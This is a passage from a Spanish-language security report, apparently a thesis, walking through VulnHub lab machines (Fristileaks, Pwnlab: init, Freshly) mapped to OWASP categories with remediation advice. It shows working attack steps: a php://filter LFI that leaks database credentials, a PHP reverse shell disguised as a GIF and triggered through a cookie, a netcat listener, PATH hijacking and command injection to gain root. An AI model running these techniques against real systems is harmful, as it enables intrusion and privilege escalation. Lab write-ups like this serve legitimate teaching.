Fexit
exit
exit
-bash-4.1$ █
```

Ilustración 159. Historia del fichero .bash\_history en Fristileaks.

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/sh
sh-4.1# whoami
whoami
root
sh-4.1# █
```

Ilustración 160. Root en Fristileaks.

Al ejecutar los comandos, se observa que el ejecutable doCom parece tener privilegios elevados, permitiendo que comandos como **whoami** muestren que se está actuando como root, a pesar de ser invocado bajo otro usuario. Esto sugiere que doCom eleva privilegios, lo que también explica por qué al ejecutar /bin/sh se obtiene un shell con permisos de root, proporcionando control total sobre el sistema.

La máquina Fristileaks de Vulnhub se aprecia una vulnerabilidad crítica relacionada con fallas en el software y la integridad de los datos, donde aparece en una gestión deficiente de las dependencias del sistema y la falta de validación en los procesos que se encargan del manejo de datos. Esta debilidad permitió que los atacantes explotaran ciertos módulos de software que no habían sido correctamente asegurados, lo que facilitó la manipulación y el acceso a datos que deberían haber estado protegidos. La

incapacidad del sistema para verificar adecuadamente la integridad de los datos almacenados también contribuyó a la explotación.

Para solucionar este tipo de vulnerabilidad, es esencial implementar un enfoque que priorice el endurecimiento del software. Esto incluye asegurar que todas las dependencias y módulos estén actualizados y provengan de fuentes confiables, minimizando el riesgo de incluir componentes inseguros. Adicionalmente, es crucial realizar una validación estricta de la entrada y salida de datos, garantizando que cualquier dato que ingrese o salga del sistema sea verificado para asegurar su integridad y evitar manipulaciones.

Otra estrategia clave es aplicar controles de integridad de datos, utilizando hashes o firmas digitales que permitan detectar cualquier alteración en los archivos almacenados. Esto ayuda a identificar rápidamente si se han realizado modificaciones no autorizadas. También es recomendable establecer políticas de revisión y auditoría regular del software y los datos, para identificar posibles puntos débiles antes de que puedan ser explotados.

En resumen, la vulnerabilidad en Fristileaks se debió a una combinación de fallas en la validación y en la gestión de dependencias, pero con un enfoque proactivo de actualización, validación de datos y auditoría, es posible mejorar significativamente la seguridad y la integridad del sistema, reduciendo los riesgos asociados.

### 5.3.9 Fallas en el Registro y Monitoreo

Los problemas relacionados con el registro y monitoreo deficientes figuran como una vulnerabilidad crítica en el Top 10 de OWASP. Estas fallas se manifiestan cuando un sistema no logra registrar las actividades adecuadamente o no tiene un seguimiento efectivo de los eventos clave que podrían señalar actividades maliciosas o inusuales. Cuando estos mecanismos fallan, los ataques pueden pasar desapercibidos, lo que deja a los administradores sin las herramientas necesarias para detectar, investigar o reaccionar a tiempo ante una intrusión.

La máquina Pwnlab: init de VulnHub está creada para demostrar cómo la falta de registro exhaustivo y un monitoreo ineficaz pueden comprometer seriamente la seguridad de un sistema. En este entorno, se pone en evidencia lo fácil que es para un atacante aprovecharse de esta debilidad. Pwnlab: init carece de registros completos que puedan capturar intentos de acceso no autorizado o actividades anómalas, lo que permite a los atacantes operar bajo el radar sin levantar alertas. Esta carencia convierte al sistema en un objetivo fácil para ataques que, de otro modo, podrían ser detectados y prevenidos si hubiera un monitoreo adecuado.

Este escenario subraya un problema común: cuando los sistemas no están configurados para registrar todos los eventos relevantes o carecen de mecanismos de

monitoreo en tiempo real, cualquier acción maliciosa puede permanecer oculta. Pwnlab: init demuestra cómo el acceso indebido, los movimientos laterales dentro del sistema o la manipulación de datos pueden pasar desapercibidos debido a la ausencia de logs precisos y alertas automáticas que indiquen una posible intrusión.

### 5.3.9.1 Pwnlab: init

En primer lugar, como se ha realizado con las máquinas anteriores, se procede a obtener la dirección IP de la máquina con vulnerabilidades. Para ello, el comando utilizado es el mismo que en los análisis anteriores. Este comando es [netdiscover](#). Como se puede apreciar a continuación se logra obtener la dirección de la máquina con vulnerabilidades que se pretende analizar.

5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.90.2	08:00:27:31:84:c3	3	180	PCS Systemtechnik GmbH	
192.168.90.3	0a:00:27:00:00:0a	1	60	Unknown vendor	
192.168.90.14	08:00:27:59:43:56	1	60	PCS Systemtechnik GmbH	

Ilustración 161. Ejecución netdiscover en PwnLab: init.

Se comenzó con un escaneo básico de puertos. Para ello, se hará uso del comando [nmap](#), de igual forma que se ha utilizado para análisis previo y donde no se entrará más en detalle de los atributos usados para la ejecución del comando.

```
(alejandro@kali)-[~]
$ nmap -A -Pn 192.168.90.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 05:54 EDT
Nmap scan report for 192.168.90.14
Host is up (0.00078s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4     111/tcp    rpcbind
|   100000  2,3,4     111/udp   rpcbind
|   100000  3,4       111/tcp    rpcbind
|   100000  3,4       111/udp   rpcbind
|   100024  1         32911/udp6 status
|   100024  1         35972/udp  status
|   100024  1         39060/tcp  status
|   100024  1         39624/tcp6 status
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 40
|   Capabilities Flags: 63487
|   Some Capabilities: InteractiveClient, SupportsLoadDataLocal, Support41Auth, Speaks41Pr
BCCClient, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, LongColumnFlag, DontAllowDatabaseT
|   Status: Autocommit
|   Salt: DxSre6{8}2{9H>>[0{>
|   Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 17.52 seconds
```

Ilustración 162. Ejecución nmap en Pwnlab: init.

Se han encontrado 3 puertos abiertos. En el puerto 80 se puede ver que hay un servidor web en funcionamiento. A continuación, se accede a la página web para ver qué información relevante se puede extraer. Hay diferentes enlaces, pero en uno de

ello se encuentra un login el cual después de acceder también dará acceso para poder subir archivos a este servidor.




Ilustración 163. Página web en Pwnlab: init.

Para intentar encontrar algún directorio que quizás se encuentre oculto, se continuará haciendo uso de la herramienta [gobuster](#). Se usará como diccionario una lista de directorios. Este diccionario se encuentra en “`/usr/share/wordlists/dirbuster/directory-list-1.0.txt`”.

```
(alejandro@kali)-[~]
$ gobuster dir -u http://192.168.90.14 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.90.14
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
=====
/images           (Status: 301) [Size: 315] [→ http://192.168.90.14/images/]
/upload           (Status: 301) [Size: 315] [→ http://192.168.90.14/upload/]
Progress: 141708 / 141709 (100.00%)
=====
Finished
```

Ilustración 164. Ejecución Gobuster en Pwnlab: init.

Como resultado, el directorio “/images” y “/upload” es detectado por el programa. Esto puede ser de gran ayuda una vez se hayan realizado algunos pasos previos. Esta vez, se probará a usar LFI en la página web para ver qué se puede obtener. Desafortunadamente cuando se intenta LFI, no es exitoso ya que debe de tener algún tipo de filtro. Es por ello que, investigando cómo llevar a cabo LFI, gracias a la página HackTricks, la cual explica cómo se puede proceder con esto. De tal forma que, lo que se añade en la dirección URL es lo siguiente:

<http://192.168.90.14/?page=php://filter/convert.base64-encode/resource=config>

Se utiliza el envoltorio de flujo `php://filter` en PHP para aplicar un filtro de codificación Base64 sobre un archivo o recurso. En este caso, el recurso es el archivo config, que está siendo leído y codificado en Base64.

Cuando se modifica la URL, se obtiene el siguiente resultado que se puede ver en la imagen.




Ilustración 165. LFI con Php en Pwnlab: init.

Al realizar una decodificación en base 64 de lo obtenido en una herramienta online, se pueden apreciar diversos datos:

- Server: localhost.
- Username: root
- Password: H4u%QJ\_H99
- Database: Users

Esta es información de la que se dispone es muy útil ya que la contraseña obtenida permitirá obtener datos muy relevantes a la hora de continuar con el análisis. Como uno de los datos de los que también se dispone es el nombre de la base de datos, con el uso de la herramienta `mysql` se intentará acceder a dicha información. El comando utilizado es el mismo que usando en anteriores puntos, la única diferencia es que esta vez se definirá usuario y contraseña:

- `mysql -u root -h 192.168.90.14 -pH4u%QJ_H99`
  - `u`: usuario
  - `h`: contraseña
  - `ph4..`: servidor

```

(alejandro@kali)-[~]
$ mysql -u root -h 192.168.90.14 -pH4u%QJ_H99
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 50
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    → ;
+-----+
| Database      |
+-----+
| information_schema |
| Users         |
+-----+
2 rows in set (0.002 sec)

MySQL [(none)]> ^C
MySQL [(none)]> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
'server' = 'localhost',
'username' = 'root',
'password' = '',
'database' = 'Users';

Database changed
MySQL [Users]> show tables;
+-----+
| Tables_in_Users |
+-----+
| users          |
+-----+
1 row in set (0.001 sec)

MySQL [Users]> select * from users;
+-----+-----+
| user | pass        |
+-----+-----+
| kent | Sld6WHVCSkp0eQ= |
| mike | U0lmZHNURW42SQ= |
| kane | aVN2NVltMkdSbw= |
+-----+-----+
3 rows in set (0.003 sec)

```

The screenshot shows a terminal session on a Kali Linux system. The user has logged in as 'root' to a MariaDB server running on host 192.168.90.14. The session starts with the standard MariaDB welcome message. The user then runs 'show databases' to list available databases, which returns 'information\_schema' and 'Users'. Next, the user switches to the 'Users' database using the 'use' command. They then run 'show tables' to list the tables in the 'Users' database, which returns a single table named 'users'. Finally, the user runs a 'select \* from users' query to view the contents of the 'users' table. The table has two columns: 'user' and 'pass'. It contains three rows with data encoded in Base64. A tooltip for the 'pass' column indicates that it is 'Encoded in Base64 format'. The MySQL command-line interface also includes various configuration options like character set selection and live mode.

Ilustración 166. Accediendo a la base de datos y tablas en Pwnlab: init.

De manera exitosa se consigue acceder a la base de datos como se puede ver en la ilustración anterior además de conseguir los usuarios y las contraseñas en las tablas que se encuentran en dicha base de datos. Pero, en primer lugar habría que decodificar las contraseñas ya que parece que estas se encuentran codificadas.

Cuando se prueba acceder con uno de los usuarios, el login es completado. Ahora ya es posible poder realizar la función de subir ficheros, la cual antes no era posible ya que era necesario acceder como usuario. Haciendo uso de la herramienta [Burpsuite](#) es posible captura la petición a la hora de subir un fichero. Se intentará mandar un ".php" reverse Shell como un archivo ".jpg" ya que es la extensión que permite.

Se usa el archivo index porque es un archivo común en servidores web, normalmente el archivo principal que se carga al acceder a una página web. Al intentar codificar el archivo index en Base64, se puede obtener el contenido del archivo sin ejecutarlo directamente, lo que puede exponer el código fuente y posibles vulnerabilidades del sitio. Si el archivo index incluye otras funcionalidades o archivos importantes, podría ser explotado para obtener información crítica o incluso acceso al sistema.




Ilustración 167. Archivo index en Pwnlab: init.

Después de decodificar:

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
    include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
```

Ilustración 168. Index decodificado en Pwnlab:init.

El desarrollador utiliza la cookie "lang" para realizar una inclusión de archivos. Es probable que esta cookie pueda manipularse para ejecutar un shell en el servidor. Por lo tanto, se puede intentar modificar su valor para probar si es posible aprovechar esta vulnerabilidad y obtener acceso a la máquina. Este tipo de manipulación es una técnica común en ataques donde se explotan inclusiones de archivos para ejecutar código malicioso.

```
(alejandro@kali)-[~]
└ $ cp /usr/share/webshells/php/
findsocket/          php-reverse-shell.php  simple-backdoor.php
php-backdoor.php     qsd-php-backdoor.php
(alejandro@kali)-[~]
└ $ cp /usr/share/webshells/php/php-reverse-shell.php .

(alejandro@kali)-[~] //Multilingual. Not implemented yet.
└ $ mv php-reverse-shell.php mi_shell.gif
```

Ilustración 169. Preparando reverse Shell en pawnlab: init.

Se modifican los valores del fichero que se usará como reverse shell y se procede a subirlo al servidor.




Ilustración 170. Subiendo reverse shell en Pwnlab: init.

Como se puede ver en la ilustración de abajo, el fichero fue subido sin problema ninguno.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#"> 5dc7ae9a2586a81a7de3af05e3a7e5f2.gif</a>	2024-09-30 15:18	5.4K	

Ilustración 171. Fichero subido a Pwnlab: init.

Se utiliza [burpsuite](#), se actualiza en home con la session iniciada y se puede ver que hay una cookie.

```
Request to http://192.168.90.14:80
Forward Drop Intercept is on Action Open browser
etty Raw Hex
GET / HTTP/1.1
Host: 192.168.90.14
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ssh45ql8rjikv24s1teouf2i16
Connection: close
```

Ilustración 172. Cookie en home en pagina web en Pwnlab: init.

Esa cookie que se ha capturado es sobre la que se harán cambios.

The screenshot shows a NetworkMiner capture of an HTTP request to http://192.168.90.14:80. The request is a GET / HTTP/1.1. The 'Intercept is on' button is highlighted. The cookie 'lang=../upload/5dc7ae9a2586a81a7de3af05e3a7e5f2.gif' is visible in the request payload.

```

Request to http://192.168.90.14:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 192.168.90.14
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
6 Referer: http://192.168.90.14/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: lang=../upload/5dc7ae9a2586a81a7de3af05e3a7e5f2.gif
10 Connection: close
11
12

```

Ilustración 173. Cookie modificada en Pwnlab: init.

Como previamente se había ejecutado el comando `netcat`, al refrescar con la cookie modificada se puede ver cómo se ha abierto una sesión. Desafortunadamente tiene pocos privilegios. Se puede ver un fichero encontrado llamado "msgmike".

The terminal session shows a netcat listener running on port 1235, which has connected from an UNKNOWN host. The user is in a root shell on a Kali Linux system (pwnlab). The user runs 'ls -la' to list files in their home directory.

```

(alejandro@kali)-[~]
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [192.168.90.6] from (UNKNOWN) [192.168.90.14] 52104
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-09-29) i686 GNU/Linux
15:27:02 up 17 min, 0 users, load average: 0.00, 0.01, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
www-data  pts/0    192.168.90.6    192.168.90.14  52104  0:00   0:00 msgmike
www-data  pts/0    192.168.90.6    192.168.90.14  52104  0:00   0:00 /bin/sh: 0: can't access tty; job control turned off
$ 

```

Ilustración 174. Sesión abierta en shell en Pwnlab: init.

The terminal session shows the user listing files in the directory of a user named 'kane'. The file 'msgmike' is listed among others.

```

kane@pwnlab:~$ ls -la
ls -la
total 28
drwxr-x-- 2 kane kane 4096 Mar 17 2016 .
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..
-rw-r--r-- 1 kane kane 220 Mar 17 2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17 2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17 2016 msgmike
-rw-r--r-- 1 kane kane 675 Mar 17 2016 .profile
kane@pwnlab:~$ 

```

Ilustración 175. Ficheros encontrados en directorio de kane en Pwnlab: init.

El programa usa el comando `cat` sin especificar la ruta completa, lo que nos da la oportunidad de explotarlo. Creamos un archivo llamado cat en "/tmp" que ejecuta una shell de Bash. Luego, modificamos la variable \$PATH para que el sistema busque primero en "/tmp", asegurando que, cuando intente usar cat, en su lugar se ejecute nuestro script, dándonos acceso a una shell sin restricciones.

```
kane@pwnlab:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH D=ssh4Sql8rjikv24s1teouf2i16
kane@pwnlab:/tmp$ cd /tmp
cd
kane@pwnlab:~$ ls
ls
cat msgmike
kane@pwnlab:~$ ./msgmike
./msgmike
$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
$ █
```

Ilustración 176. Mike in Pwnlab: init.

En el directorio de inicio de Mike, se localiza un archivo ejecutable que podría ser la clave para obtener privilegios de root. Tras usar [strings](#) en el archivo, se descubrió que la entrada del usuario se registra en un archivo de texto en "/root". Esta entrada se pasa al comando "/bin/echo" y se agrega al archivo "messages.txt". Se aprovechó la oportunidad de inyectar comandos, concatenando uno que ejecuta una shell después del echo. Aunque bash no funcionó, se consiguió acceso a una shell de root utilizando "/bin/sh".

```
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: hello && /bin/sh
hello && /bin/sh
hello
# id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1002(mike)
```

Ilustración 177. Root en Pwnlab: init.

La máquina Pwnlab: init tiene una relación amplia y crítica con la categoría de fallas en el registro y monitoreo según OWASP. Esta categoría no solo se refiere a la falta de creación de registros de eventos de seguridad, sino también a la incapacidad del sistema para detectar y correlacionar actividades sospechosas, lo cual es fundamental para mantener la integridad y seguridad de la infraestructura. En Pwnlab: init, el sistema no generaba registros adecuados de intentos fallidos de inicio de sesión, modificaciones de permisos ni otros eventos críticos, lo que dejaba la red ciega ante posibles amenazas. Esto es particularmente preocupante porque un buen sistema de monitoreo es la base para poder responder a incidentes de manera rápida y efectiva.

Además de la falta de generación de registros, no había un sistema de correlación entre eventos. Esto significa que, incluso si el sistema registraba ciertos eventos, no se relacionaban entre sí para detectar un ataque más complejo. Por ejemplo, múltiples intentos fallidos de autenticación desde una IP sospechosa podrían haber sido una señal clara de un ataque de fuerza bruta, pero al no correlacionarse estos eventos, el sistema era incapaz de alertar sobre el peligro. La falta de estos mecanismos de detección temprana es una de las mayores deficiencias relacionadas con esta categoría OWASP.

Finalmente, otro aspecto crítico que la máquina Pwnlab: init no abordaba era la ausencia de alertas en tiempo real. Un sistema que no genera alertas ante actividades inusuales no puede reaccionar de manera proactiva ante un ataque en curso. Sin este tipo de monitoreo, los atacantes pueden operar sin ser detectados, escalando sus privilegios o comprometiendo otros elementos del sistema antes de que cualquier medida defensiva sea activada. Esto aumenta significativamente el riesgo de daños graves.

Para mejorar estos aspectos, se recomienda implementar un sistema robusto de registros y monitoreo, que capture todos los eventos críticos de manera continua. Herramientas de Security Information and Event Management (SIEM) como Splunk o Graylog pueden ayudar a correlacionar estos eventos, lo que permitiría detectar patrones sospechosos y responder antes de que los ataques causen daño. Además, la incorporación de alertas en tiempo real mediante soluciones como Zabbix o Nagios facilitaría una respuesta rápida a incidentes, evitando que las amenazas pasen desapercibidas.

También es recomendable realizar auditorías periódicas para revisar la efectividad del monitoreo y la correlación de eventos. Estas auditorías permiten identificar debilidades en el registro y ajustar las configuraciones del sistema para que sean más efectivas ante nuevas amenazas. Al implementar estas medidas, se podrá mejorar la capacidad del sistema para detectar y mitigar amenazas, aumentando significativamente su seguridad.

### 5.3.10 Falsificación de Solicitudes del Lado del Servidor

La falsificación de solicitudes del lado del servidor (SSRF) es una vulnerabilidad crítica que permite a los atacantes hacer que un servidor web realice solicitudes no autorizadas a otros sistemas en la red interna o en internet, a menudo conduciendo a la exposición de datos sensibles o el acceso a servicios internos que de otra manera estarían protegidos. Esta vulnerabilidad se desencadena cuando una aplicación acepta y procesa entradas que el atacante puede manipular para redirigir solicitudes hacia recursos que no están destinados a ser accesibles, como bases de datos internas, servicios cloud o API privadas.

El SSRF puede tener implicaciones graves si no se mitiga correctamente. Un atacante podría utilizar esta vulnerabilidad para escanear puertos internos, acceder a servidores de bases de datos no expuestos públicamente o incluso ejecutar comandos remotos en sistemas vulnerables. En entornos donde los servidores tienen privilegios elevados, el impacto puede ser aún más devastador, permitiendo la extracción de credenciales, datos confidenciales o incluso la escalación de privilegios a nivel de red.

Para ilustrar cómo ocurre esta vulnerabilidad en la práctica, se analizará la máquina TopHatSec: Freshly de VulnHub. Esta máquina demuestra de manera práctica cómo los ataques SSRF pueden aprovecharse en diferentes escenarios, mostrando cómo la falta de validación de las solicitudes que el servidor realiza hacia otros recursos puede

abrir las puertas a ataques más avanzados. A través de este análisis, se podrán explorar las técnicas que un atacante emplearía para explotar esta vulnerabilidad, al igual que las contramedidas que se deben implementar, como la restricción de las direcciones a las que el servidor puede acceder y la validación estricta de las entradas. Este ejercicio proporcionará un enfoque detallado sobre la importancia de proteger correctamente las solicitudes del lado del servidor y cómo evitar su explotación.

### 5.3.10.1 Freshly

A continuación, se iniciará el análisis de la máquina Freshly. Para ello, en primer lugar, se comenzará utilizando la herramienta [netdiscover](#) para poder averiguar la dirección IP de la máquina que se pretende a analizar.

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.90.2	08:00:27:ef:e6:f9	1	60	PCS Systemtechnik GmbH	
192.168.90.3	0a:00:27:00:00:0a	1	60	Unknown vendor	
192.168.90.18	08:00:27:13:b9:76	1	60	PCS Systemtechnik GmbH	

Ilustración 178. Ejecución netdiscover en Freshly

Una vez conseguida la dirección de la máquina, se continuará con [nmap](#). Como se ha podido ver a lo largo de este trabajo, esta herramienta es esencial a la hora de llevar a cabo análisis de vulnerabilidades. Gracias a la misma, permite saber una gran diversidad de información relevante para proceder en la investigación. Desde los servicios que están ejecutándose en la máquina, distintos puertos, sistemas operativos, etc.

```
└─(alejandro㉿kali)-[~]
$ sudo nmap -sV 192.168.90.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 12:41 EDT
Nmap scan report for 192.168.90.18
Host is up (0.00077s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd
8080/tcp  open  http    Apache httpd
MAC Address: 08:00:27:13:B9:76 (Oracle VirtualBox virtual NIC)
```

Ilustración 179. Ejecución nmap en Freshly.

Se obtiene una gran cantidad de información sobre el sitio. El análisis comienza revisando el puerto 80, que generalmente está asociado a servicios web como bien se ha visto en previos análisis.





Ilustración 180. Página web en Freshly.

Desafortunadamente, a primera vista no aparece destacable que pueda servir de ayuda para la investigación. Con el fin de obtener mas información se decide utilizar la herramienta de [dirb](#). En cambio, al añadir el puerto 8080 aparece un enlace que redirige a una página de WordPress



## Candy Goodness

Our candy shop has some of the best candy in the world! We even have old vintage hard ass pieces of candy from the 40's that will snap your teeth right the fuck off!!

Give us a chomp and put some of our custom candy nuts in your mouth!!

Ilustración 181. Pagina WordPress en Freshly.

Como se sabe que se trata de una página WordPress, se procede a ir a la página "/login.php" donde con la ayuda de la herramienta [Burpsuite](#) se capturará la información que se envía para el inicio de sesión.

User                      
 Password             

Ilustración 182. Prueba inicio sesión en login.php en Freshly.

```

Request to http://192.168.90.18:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 192.168.90.18
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.90.18
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*;q=0.8,application/signed-exchange;v=b3;q=0.7
.0 Referer: http://192.168.90.18/login.php
.1 Accept-Encoding: gzip, deflate, br
.2 Accept-Language: en-US,en;q=0.9
.3 Cookie: PHPSESSID=biq8ovrdqh9m5fo2kqn4mgqoj6; Cart66DBSID=
